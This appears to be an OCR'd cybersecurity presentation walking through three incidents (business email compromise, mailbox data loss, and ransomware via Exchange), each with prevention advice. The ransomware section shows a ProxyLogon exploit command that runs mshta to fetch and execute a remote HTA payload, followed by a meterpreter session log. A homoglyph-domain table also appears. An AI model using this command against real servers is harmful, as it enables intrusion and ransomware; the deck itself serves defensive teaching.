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Case Studies in Cyber Incidents and Breaches

Cybersecurity in the Age of Innovation

Safeguarding Your Organization's Future

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About Me

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Agenda

- Cybersecurity Trends
- Case Studies
  - Payment Diversion
  - Data Loss
  - Ransomware
- Preventative Measures

Learning Objectives


At the end of this session, you will be able to:

- Recognize key weaknesses that allow major breaches to occur
- Identify key decisions within the incident management process
- Discuss strategies for mitigating incidents and breaches

Cybersecurity Trends

This Is Why We Can’t Have Nice Things…


- FOUNDATION software includes a Microsoft SQL Server
- To allow mobile access, vendor exposed database to Internet
- Several instances observed with default SQL password



Cybercrime and Black-Market Economies

- Black-market economy to support cyber fraud
  - Business models and specialization
  - Underground Marketplace (The Dark Web)
  - Ransomware-as-a-Service
- Most common cyber fraud scenarios we see affecting our clients
  - Diverting payments
  - Ransomware and interference with operations

To the Hackers, we all look the same.



They will hit you with any or all of the following:

1. Email Spear Phishing Attacks
2. Password Guessing and Business Email Account Takeovers
3. Payment and Funds Disbursement Transfer Fraud
4. Ransomware
5. Extortion to avoid breach disclosure


Microsoft Digital Defense Report

Credentialed phishing schemes on the rise – indiscriminately target all inboxes

The volume of phishing attacks is orders of magnitude *greater than all other threats*

Over 700 million phishing emails blocked per week

Business Email Compromise (BEC)



Fraudsters impersonate employees, service providers, or vendors via email in an attempt to change:

- Change vendor payments, change direct deposit, purchase gift cards, etc.

The $55 Billion scam


Attackers focusing on Microsoft 365

Which One Is Real?

Case Study

Payment Diversion

BEC Timeline



1. Vendor was phished via a fake M365 website and provided password to attacker
2. Hacker monitored vendor's email for months and noticed a monthly payment
3. Hacker created new, similar email address and attacked AP department to update bank account information

https://www.microsoft.com/en-us/security/security-insider/intelligence-reports/microsoft-digital-defense-report-2022


Homoglyph in Action


- A homoglyph domain that looks identical to a mail domain the victim recognizes is registered on a mail provider with a username that is identical
- Hijacked email is then sent from the hijacked domain with new payment instructions

Technique	% of domains showing homoglyph technique
sub l for I	25%
sub i for l	12%
sub q for g	7%
sub rn for m	6%
sub .cam for .com	6%
sub 0 for o	5%
sub ll for l	3%
sub ii for i	2%
sub vv for w	2%
sub l for ll	2%
sub e for a	2%
sub nn for m	1%
sub ll for I, sub l for i	1%
sub o for u	1%

Analysis of over 1,700 homoglyph domains between January–July 2022. While 170 homoglyph techniques were used, 75% of domains used just 14 techniques.

https://www.microsoft.com/en-us/security/security-insider/intelligence-reports/microsoft-digital-defense-report-2022





Hacker purchased look-alike domain

Hacker inserted themselves into legitimate email thread

Preventative Measures / Mitigating Controls

- Block email from newly-created domains
- Develop formalized processes for updated payment details
  - Do *NOT* rely upon email
  - Call back known, good number
  - Approval process
  - Train accounting/finance staff on processes

Case Study

Data Loss

Overview

- Controller sent email to AP to process an invoice
- AP verified the legitimacy, identified request was fraudulent
  - Controller did *NOT* send it
- IT Security team reviewed and changed password for user
- Four months later, board heard about incident and asked for independent investigation
  - Log retention for many systems was default (30 days)

Analysis

Email that was sent to from controller to AP was sent using controller's actual email account

In addition, the email headers contained the "***X-MS-Exchange-Organization-AuthAs: Internal***" flag showing the message originating from the user's account and was authenticated.

Snippet of SMPT email headers from fraudulent email

X-MS-Exchange-Organization-MessageDirectionality: Originating

X-MS-Exchange-Organization-AuthSource: [redacted] *prod.outlook.com*

X-MS-Exchange-Organization-AuthAs: Internal

X-MS-Exchange-Organization-AuthMechanism: 04

Analysis

Additionally, the “Originating-IP” of 46.219.210.254 indicates the source IP address was from Ukraine:

X-MS-Exchange-Organization-AuthAs: Internal
X-MS-Exchange-Organization-AuthMechanism: 04
X-Originating-IP: [46.219.210.254]
X-MS-Exchange-Organization-Network-Message-Id:

```
┌──(user㉿server)-[~]
└─$ whois 46.219.210.254
% IANA WHOIS server
% for more information on IANA, visit
http://www.iana.org
% This query returned 1 object
# whois.ripe.net

role:           Freenet Network Coordination Center
address:        Freenet
address:        of 268, 17 Dragomanova st., Kyiv
address:        Ukraine (UA) 02068
admin-c:        FL4510-RIPE
```

Analysis

- Reviewing authentication logs showed the controller's account with several failed logins over a period of time

- Yellow rows indicate Saturday or Sunday

May	101
1-May	12
2-May	3
3-May	2
4-May	5
5-May	2
6-May	2
7-May	1
8-May	1
9-May	1
10-May	5
11-May	3
12-May	1
13-May	3
14-May	4
15-May	6
16-May	10
17-May	12
18-May	5
19-May	12
20-May	11


Analysis

- Authentication logs show the fraudster accessed email with an email client (e.g., Outlook)
- Email clients will synchronize all email, contacts, calendar, etc.
- Controller account had *8 year's* worth of email

Date (UTC)	User	Username	Application	IP address	Location	Status	Failure reason	Client app
[redacted]	[redacted]	[redacted]	Microsoft Office	199.116.115.139	Chicago, Illinois, US	Success	Other.	Mobile Apps and Desktop clients
[redacted]	[redacted]	[redacted]	Microsoft Office	199.116.115.143	Chicago, Illinois, US	Success	Other.	Mobile Apps and Desktop clients

Analysis

Analysis of email showed controller had documents with users' social security numbers and credit card numbers



PII in Text

Type	Values
Person name	0
Email Address	3,499
Credit Card Numbers	84
Social Security Numbers	1,071

Preventative Measures / Mitigating Controls

- Improve password security requirements
- Enforce multi-factor authentication on all forms of remote access
- Implement geo-restrictions to M365
- Enable email retention settings
- Enhance log retention settings

Case Study


Ransomware


Exchange Email Vulnerability

- Four separate vulnerabilities
  - Server-Side Request Forgery (SSRF)
  - Arbitrary file write
  - Insecure deserialization
  - Arbitrary file write
- Exploited by hacking group based out of China
  - Targets US companies
  - Operates using Virtual Private Servers (VPS) in US

Server-Side Request Forgery


- Allows an attacker to interact with backend features of Exchange that *should not be publicly accessible*
  - Allows attacker to impersonate an Exchange administrator






Arbitrary File Write

- Now we are the Exchange administrator
- Can create a malicious file on the server





Free Tools Created to Exploit Vulnerability


```
root@Ares 02:26:46 PM ~/tools/proxylogonPOC
python3 proxyLogon.py webapp-01.lab.env -e administrator@lab.env -w maliciouslogfile -c 'mshta http://10.0.0.201:80/Exploit.hta'
```

```
sf6 exploit(windows/misc/hta_server) > sessions -v

ctive sessions
==============

 Session ID: 1
       Name:
       Type: meterpreter windows
       Info: NT AUTHORITY\SYSTEM @ WEBAPP-01
     Tunnel: 10.0.0.201:4444 -> 10.0.0.12:8105 (10.0.0.12)
        Via: exploit/windows/misc/hta_server
  Encrypted: Yes (AES-256-CBC)
       UUID: d3a9ccab7a411539/x86=1/windows=1/2021-06-21T19:32:10Z
    CheckIn: 58s ago @ 2021-06-21 14:32:12 -0500
 Registered: No
```

Admin Rights to Exchange Server



Attacker Elevated Privileges

- Exchange server had IT administrator logged in
- Hackers used IT administrator's account to:
  - Access and exfiltrate sensitive files
  - Identify and delete backups
  - Deploy ransomware

Outcome

Company paid over $1 million to recover systems, applications, and data

No cyber insurance coverage

Took company four months to get back to “business as usual”

Preventative Measures / Mitigating Controls

- Strong patch management
- Logging and monitoring
- Cybersecurity insurance
- Network segmentation
- Antivirus/endpoint controls
- Secure (isolating) backups

Data Backups

Attackers are getting smarter and deleting or encrypting online backups; so, organizations should certify that they have **IMMUTABLE** or **OFFLINE** copies of backup and restore files available.

Perform an in-depth review of file permissions for network file shares and pay special attention to locations storing electronic backup and restore files.

Practice a full system and data restore to verify your confidence in full system and data restore capabilities.

Questions and Answers

Thank You!

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